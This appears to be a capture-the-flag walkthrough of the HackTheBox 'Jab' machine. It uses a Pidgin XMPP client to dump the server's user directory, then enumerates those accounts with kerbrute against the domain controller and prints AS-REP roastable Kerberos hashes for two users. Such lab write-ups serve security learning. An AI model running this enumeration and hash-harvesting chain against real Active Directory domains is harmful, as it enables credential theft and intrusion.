
We can then launch the app and navigate around:



Welcome to Pidgin!

You have no IM accounts configured. To start connecting with Pidgin press the **Add...** button below and configure your first account. If you want Pidgin to connect to multiple IM accounts, press **Add...** again to configure them all.

You can come back to this window to add, edit, or remove accounts from **Accounts⇒Manage Accounts** in the Buddy List window



Login Options

Protocol: XMPP

Username: pyp

Domain: jab.htb

Resource:

Password: •••••••••

☑ Remember password

User Options

Local alias:


☐ New mail notifications

☐ Use this buddy icon for this account:

☑ Create this new account on the server

The password is simply `password` tthere.


We add the certificate and continue:



Accept certificate for jab.htb?

The certificate for jab.htb could not be validated.
The certificate claims to be from "dc01.jab.htb" instead. This could mean that you are not connecting to the service you believe you are.
The certificate is self-signed and cannot be automatically checked.


- We create the new account



XMPP Client Registration

Please provide the following information


Username: pyp
Full name: pyp
Email: pyp@jab.htb
Password: •••




Registration Successful

Registration of pyp@jab.htb successful

After registering change the password to the currently new set passsword.



From there we can access a whole bunch of tools and view other information;




Accessing it should give plugin menu

Enabled	Name
☐	**Pidgin GTK+ Theme Control** 2.14.12 Provides access to commonly used gtkrc sett…
☐	**Pidgin Theme Editor** 2.14.12 Pidgin Theme Editor.
☐	**Psychic Mode** 2.14.12 Psychic mode for incoming conversation
☐	**Send Button** 2.14.12 Conversation Window Send Button.
☐	**Text replacement** 2.14.12 Replaces text in outgoing messages accordin…
☐	**Timestamp** 2.14.12 Display iChat-style timestamps
☐	**Transparency** 2.14.12 Variable Transparency for the buddy list and …
☑	**Unity Integration** 2.14.12 Provides integration with Unity.
☐	**Voice/Video Settings** 2.14.12 Configure your microphone and webcam.
☑	**XMPP Console** 2.14.12 Send and receive raw XMPP stanzas.
☐	**XMPP Service Discovery** 2.14.12 Allows browsing and registering services.

Enable the Console for XMPP that allows access to resources such as chat rooms and listing of users

Adding the new domain:



1. Your account - Search for users which discloses a domain (search.jab.htb)


Enter a User Directory

Enter a User Directory

Select a user directory to search

search.jab.htb

We can then use the `*` to get users:



Advanced User Search

Advanced User Search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.


Search: *

☑ Username

☐ Name

☐ Email

We get back a list of users and their details:



The following are the results of your search

JID	Username	Name	Email
lmccarty@jab.htb	lmccarty	Lucia McCarty	lmccarty@jab.htb
nenglert@jab.htb	nenglert	Nathan Englert	nenglert@jab.htb
aslater@jab.htb	aslater	Arlene Slater	aslater@jab.htb
rtruelove@jab.htb	rtruelove	Richard Truelove	rtruelove@jab.htb
pwoodland@jab.htb	pwoodland	Paula Woodland	pwoodland@jab.htb
pparodi@jab.htb	pparodi	Paul Parodi	pparodi@jab.htb
mhernandez@jab.htb	mhernandez	Mark Hernandez	mhernandez@jab.htb
atorres@jab.htb	atorres	Albert Torres	atorres@jab.htb
apugh@jab.htb	apugh	Amanda Pugh	apugh@jab.htb
lray@jab.htb	lray	Lonnie Ray	lray@jab.htb
rowens@jab.htb	rowens	Ronald Owens	rowens@jab.htb
mherron@jab.htb	mherron	Melissa Herron	mherron@jab.htb
larroyo@jab.htb	larroyo	Lester Arroyo	larroyo@jab.htb
csalinas@jab.htb	csalinas	Cynthia Salinas	csalinas@jab.htb
plewis@jab.htb	plewis	Phillip Lewis	plewis@jab.htb
rmangold@jab.htb	rmangold	Richard Mangold	rmangold@jab.htb
cmaxwell@jab.htb	cmaxwell	Christopher Maxwell	cmaxwell@jab.htb
kaddis@jab.htb	kaddis	Kelley Addis	kaddis@jab.htb
molivarez@jab.htb	molivarez	Miguel Olivarez	molivarez@jab.htb
lbragg@jab.htb	lbragg	Laura Bragg	lbragg@jab.htb
ilaboy@jab.htb	ilaboy	Irene Laboy	ilaboy@jab.htb
rbrown@jab.htb	rbrown	Rebecca Brown	rbrown@jab.htb
aedwards@jab.htb	aedwards	Angie Edwards	aedwards@jab.htb
bcarter@jab.htb	bcarter	Barbara Carter	bcarter@jab.htb
jurbina@jab.htb	jurbina	Jim Urbina	jurbina@jab.htb
mberube@jab.htb	mberube	Michael Berube	mberube@jab.htb
jcooley@jab.htb	jcooley	Joseph Cooley	jcooley@jab.htb
bgallegos@jab.htb	bgallegos	Betty Gallegos	bgallegos@jab.htb
ecoleman@jab.htb	ecoleman	Edward Coleman	ecoleman@jab.htb
omcintosh@jab.htb	omcintosh	Osvaldo McIntosh	omcintosh@jab.htb
msmall@jab.htb	msmall	Michael Small	msmall@jab.htb
rikard@jab.htb	rikard	Richard Ikard	rikard@jab.htb
thall@jab.htb	thall	Tammy Hall	thall@jab.htb
dblakeslee@jab.htb	dblakeslee	Donald Blakeslee	dblakeslee@jab.htb
ajoseph@jab.htb	ajoseph	Alec Joseph	ajoseph@jab.htb
grisch@jab.htb	grisch	Genevieve Risch	grisch@jab.htb
dmowen@jab.htb	dmowen	Doris Mowen	dmowen@jab.htb
jgadd@jab.htb	jgadd	Jean Gadd	jgadd@jab.htb
jmcfarlin@jab.htb	jmcfarlin	Jackie McFarlin	jmcfarlin@jab.htb

Using the above analogy, we can write the output to a file when we restart the `pidgin`:

```
└─$ mkdir logs

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Jab/www]
└─$ cd logs

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ pidgin --debug |& tee ~/debug.log
```

We can filter the log for usernames using tools such as `sed`, `awk` and `grep`

```
└─$ cat debug.log | grep -v pyp | grep Username | sed ':a;N;$!ba;s/\n//g' |
grep -oP '<field var="Username"><value>\K([^<]*)' | grep -v jabber

[SNIPPED]
lcampbell
kanderson
kclark
hbundy
kconnally
acarpenter
rpace
```

We can write it to a file: `users.txt`. We try to kerbroast the domain users using the users wordlist using https://github.com/ropnop/kerbrute.

```
└─$ /opt/kerbrute/dist/kerbrute_linux_amd64 userenum --dc dc01.jab.htb -d jab.htb jabber_users.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/26/24 - Ronnie Flathers @ropnop

2024/04/26 19:53:06 >  Using KDC(s):
2024/04/26 19:53:06 >   dc01.jab.htb:88

2024/04/26 19:53:06 >  [+] VALID USERNAME:       kaddis@jab.htb
2024/04/26 19:53:06 >  [+] VALID USERNAME:       rbrown@jab.htb
2024/04/26 19:53:06 >  [+] VALID USERNAME:       bcarter@jab.htb
2024/04/26 19:53:06 >  [+] VALID USERNAME:       aedwards@jab.htb
[SNIPPED]
```

From the above, we see that all users are validated to be domain users, the tool will try to find hashes for any user with null authentication:

```
# The hash usually begins with $krb5asrep
└─$ /opt/kerbrute/dist/kerbrute_linux_amd64 userenum --dc dc01.jab.htb -d jab.htb jabber_users.txt >> kerb_hashes.txt

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ cat kerb_hashes.txt | grep '$krb5asrep'
$krb5asrep$18$jmontgomery@JAB.HTB:e17eae7aac832cd505af4b1539bf9003$4c2ca9d59813ea0239506891219c56e9213c05ac5861facaee67cc80288b49e4d60e569fafee649bee2a2877f6697b7aaa47832faedd5f140f3efc1079412344d99effdfb22c5b286af6f85c9176652c3be1f2e7ab327ce2f596856b1b3f880ceecb2ea97c2df7270dd31de48dee93f83b9000cc780437d4fd9d920a3949f57afdb6d1086695552c969ea1cec333944ee935fd181280e268b4739dabb12340bab3b20c96c0c1a78310d7087dd34cc2f683be4685c33f4cbf749b12e57c91a4348abd96a0221aa726c1e112204b0e2a6c92b118f4ff2cb644601e8532b0ee3b2fbd81e5a954df7d6c4a063b1b3fde620b6644c490180c
$krb5asrep$18$lbradford@JAB.HTB:ca227d8ef3b6d874669c57bf810fd6f1$96cba7bbb08c9f394a45f445459a13d081d6b6b52420d8f5c25da1efe674f25c1114d734e0b62debbf1c32c977dbe503ace551b4f6836201d8c6d9cf1c9140609138f680de016c6ecfe89d3fb898c46d065c5225f4915587b398be63e4853618d06b19bb839a2249305784b84af205ac4c91c46f013602ad3c4b724bfe7f55235c538deec956d8fcf7545321301288157701c868856f6665a4a3246808ad5e703ebf020a285420da62eed04d50d89df02bb28fb812eeb862713e8e71c3b49779bebc74c178d54bdb35530acaf1a855ad15acb70e1166fa